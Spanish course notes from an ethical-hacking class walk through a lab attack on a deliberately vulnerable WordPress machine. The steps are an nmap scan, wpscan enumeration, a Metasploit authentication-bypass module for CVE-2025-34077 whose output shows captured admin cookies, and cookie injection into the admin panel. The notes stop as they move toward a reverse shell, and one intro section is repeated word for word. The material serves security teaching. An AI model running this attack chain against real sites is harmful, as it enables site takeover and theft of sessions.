

**CURSO GRATIS CIBERSEGURIDAD
Y HACKING ÉTICO**

HACKEA TU PRIMERA WEB

APUNTES DÍA 1

[ACCEDE AL REPLAY DE LA SESIÓN 1 AQUÍ](#)

BIG school

DERRIBANDO MITOS: NO NECESITAS SER UN GENIO

Si al escuchar palabras como "*exploit*" o "*vulnerabilidad*" sientes que te hablan en un idioma alienígena, es normal. Seguro que alguna vez has pensado que para dedicarte a la ciberseguridad necesitas ser un genio de las matemáticas, saber programar a nivel experto o tener años de experiencia en informática.

Hoy, **Mario Álvarez** te ha demostrado que esas son **falsas creencias**. **El sector ha cambiado para siempre**. La Inteligencia Artificial ha acelerado los procesos, pero tu creatividad, sentido común y criterio humano son insustituibles por una máquina.

EL PROBLEMA DEL MUNDO ES TU GRAN OPORTUNIDAD

Mientras lees esto, los ciberataques cuestan a las empresas hasta un **20% de su facturación anual**. Las organizaciones están desesperadas por contratar personal cualificado, pero la realidad es que **faltan casi 4 millones de profesionales en el mundo**.

¿Qué significa esto para ti?

- Empleabilidad brutal: Una demanda que no para de crecer.
- Condiciones envidiables: El 76% de las ofertas incluyen trabajo remoto.
- Salarios top: Desde los 35.000€ para perfiles Junior, hasta superar los 100.000€ anuales.

¿DÓNDE ENCAJAS TÚ? (LOS EQUIPOS DE CIBERSEGURIDAD)

Si al escuchar palabras como "exploit" o "vulnerabilidad" sientes que te hablan en un idioma alienígena, es normal. Seguro que alguna vez has pensado que para dedicarte a la ciberseguridad necesitas ser un genio de las matemáticas, saber programar a nivel experto o tener años de experiencia en informática.

Hoy, Mario Álvarez te ha demostrado que esas son falsas creencias. El sector ha cambiado para siempre. La Inteligencia Artificial ha acelerado los procesos, pero tu creatividad, sentido común y criterio humano son insustituibles por una máquina.

EL PROBLEMA DEL MUNDO ES TU GRAN OPORTUNIDAD

En clase hemos visto que no todos hacen lo mismo. Existen tres grandes perfiles:


- **Red Team (Hacker Ético):** El atacante. Audita y pone a prueba los sistemas explotando vulnerabilidades antes de que lo haga un cibercriminal.
- **Blue Team (Técnico/Analista):** El defensor. Monitoriza redes, analiza tráfico y detecta intrusiones al instante.
- **Purple Team / DevSecOps:** El perfil híbrido. Conecta ambos mundos y garantiza que el software nazca protegido desde su código (ideal si ya eres desarrollador)

LABORATORIO PRÁCTICO: HACKEANDO "BIGWEAR" PASO A PASO (Y DESDE CERO)

Para hacer este ataque no hemos tenido que adivinar contraseñas mágicas ni teclear código a la velocidad de la luz. Solo hemos seguido un método lógico.


Para practicar hacking de forma segura, lo hacemos con laboratorios vulnerables, y para ello usaremos la web de dockerlabs.es

Piensa en el servidor de la empresa "**BigWear**" (el laboratorio que usaremos) como si fuera un edificio de oficinas. Esto es lo que hemos hecho para entrar hasta la caja fuerte:



La desplegamos usando:

```
SUDO BASH AUTO_DEPLOY.SH BIGWEAR.TAR
```



PASO 1: Llamar a todas las puertas para ver cuál está abierta (Escaneo)

Lo primero que hace un auditor es ver por dónde se puede entrar. Usamos una herramienta llamada **Nmap** para **escanear la máquina víctima o laboratorio vulnerable** (nuestro "edificio"). Descubrimos que el "Puerto 80" estaba abierto y que ahí funcionaba una página web hecha con WordPress


```
sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2
```

```
mario@pop-os:~/Escritorio/webinar 1/webinar 1$ sudo nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn 172.17.0.2
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-23 15:02 CET
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:02
Completed NSE at 15:02, 0.00s elapsed
Initiating ARP Ping Scan at 15:02
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 15:02, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:02
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 3000/tcp on 172.17.0.2
Discovered open port 8000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 15:02, 1.01s elapsed (65535 total ports)
Initiating Service scan at 15:02
Scanning 3 services on 172.17.0.2
```



PASO 2: Buscar la cerradura defectuosa (WPScan y CVE):

Ponemos en el navegador la IP del laboratorio: **172.17.0.2**



Al estar ante un Wordpress, podemos revisar qué plugins tiene instalados, por lo que le pasamos **Wpscan**, una herramienta para **enumerar y atacar webs de wordpress que actua como un inspector**.


```
wpscan --url http://172.17.0.2/ -e u,p
```

Y veremos un plugin instalado llamado **Pie Register** en una **versión 3.7.1.4**

```
[+] pie-register
| Location: http://172.17.0.2/wp-content/plugins/pie-register/
| Last Updated: 2026-02-10T08:54:00.000Z
| [!] The version is out of date, the latest version is 3.8.4.8
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 3.7.1.4 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://172.17.0.2/wp-content/plugins/pie-register/readme.txt
```

Fuimos a **Google**, buscamos esa versión y confirmamos lo peor para ellos: tenía un fallo de seguridad público y conocido, catalogado como **CVE-2025-34077**.

(Nota: Un **CVE -Common Vulnerabilities and Exposures-** es simplemente la matrícula pública que identifica un **defecto de fábrica en el software**, y que permite registrar, rastrear y compartir información sobre una vulnerabilidad de seguridad específica de forma universal).




PASO 3: Robar la "Pulsera VIP" (Explotación con un exploit):


Como ya sabíamos dónde estaba el fallo, usamos **un exploit**, una herramienta que nos permite **lanzar un código para aprovecharnos de ese error exacto**.

Descargamos el exploit para explotar la vulnerabilidad:


[\(Accede a un exploit disponible en Github\)](#)



Ubicamos el script en nuestro escritorio (o directorio de trabajo):



Siguiendo las instrucciones del repositorio, ejecutamos el script proporcionando la IP del WordPress objetivo:



```
msfconsole
search Pie Register
use exploit/unix/webapp/wp_pie_register_bypass_rce
set RHOST 172.17.0.2
run
```


¿El botín? El sistema se confundió y nos entregó las cookies de sesión del administrador. Una cookie es como una pulsera VIP en una discoteca; si la tienes, el guardia de seguridad (la web) no te pide tu identificación, simplemente te deja pasar.

```
msf exploit(unix/webapp/wp_pie_register_bypass_rce) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf exploit(unix/webapp/wp_pie_register_bypass_rce) > run
[*] Started reverse TCP handler on 172.17.0.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Bypassing Authentication
[*] Found cookie: wordpress_a2a379b8590d3431d7153bb3b68da0df=admin%7C1774447832%7CLDPesMj6LKyx3XAOEhYPa6b3W1V9y4u4TiKBFLW9FYB%7Cddcfca0c7f28a1d943cd95060f521c278bf26bb606bd0cdfb381ee5f4a85edd7
[*] Found cookie: wordpress_a2a379b8590d3431d7153bb3b68da0df=admin%7C1774447832%7CLDPesMj6LKyx3XAOEhYPa6b3W1V9y4u4TiKBFLW9FYB%7Cddcfca0c7f28a1d943cd95060f521c278bf26bb606bd0cdfb381ee5f4a85edd7
[*] Found cookie: wordpress_logged_in_a2a379b8590d3431d7153bb3b68da0df=admin%7C1774447832%7CLDPesMj6LKyx3XAOEhYPa6b3W1V9y4u4TiKBFLW9FYB%7C5bdd3439d00bac73ae6b2ef9dbacfc8bad98d46069a59546d906b32d82ec2f7e
```


¿En resumen? Con esta cookie podemos **pasar de estar no autenticados a convertirnos en el administrador del sitio sin necesidad de contraseña.**

PASO 4: Entrar sin usar contraseña (Inyección de Cookies):

Copiamos esa "pulsera VIP" (el texto de las cookies), abrimos las herramientas ocultas de nuestro navegador (Storage), y las pegamos.




Al **recargar** la página, la web se creyó que éramos el dueño. Pasamos de ser un visitante a estar **dentro del panel de administración de Wordpress (control privado)**, ¡sin teclear ni una sola contraseña!




PASO 5: Crear nuestro túnel secreto (File Manager y Reverse Shell)

Ahora vamos a ganar **mayor intrusión al servidor**. Si, más aún.


Haz de cuenta que ya estábamos en la recepción del edificio, pero queríamos llegar a la sala de máquinas (el **servidor**). Para ello, instalamos un plugin normal llamado *WP File Manager*, que nos dio acceso a todos los archivos de la web.



Y ahora, en solo un momento y con poco esfuerzo, tenemos acceso a todos los ficheros de la web:



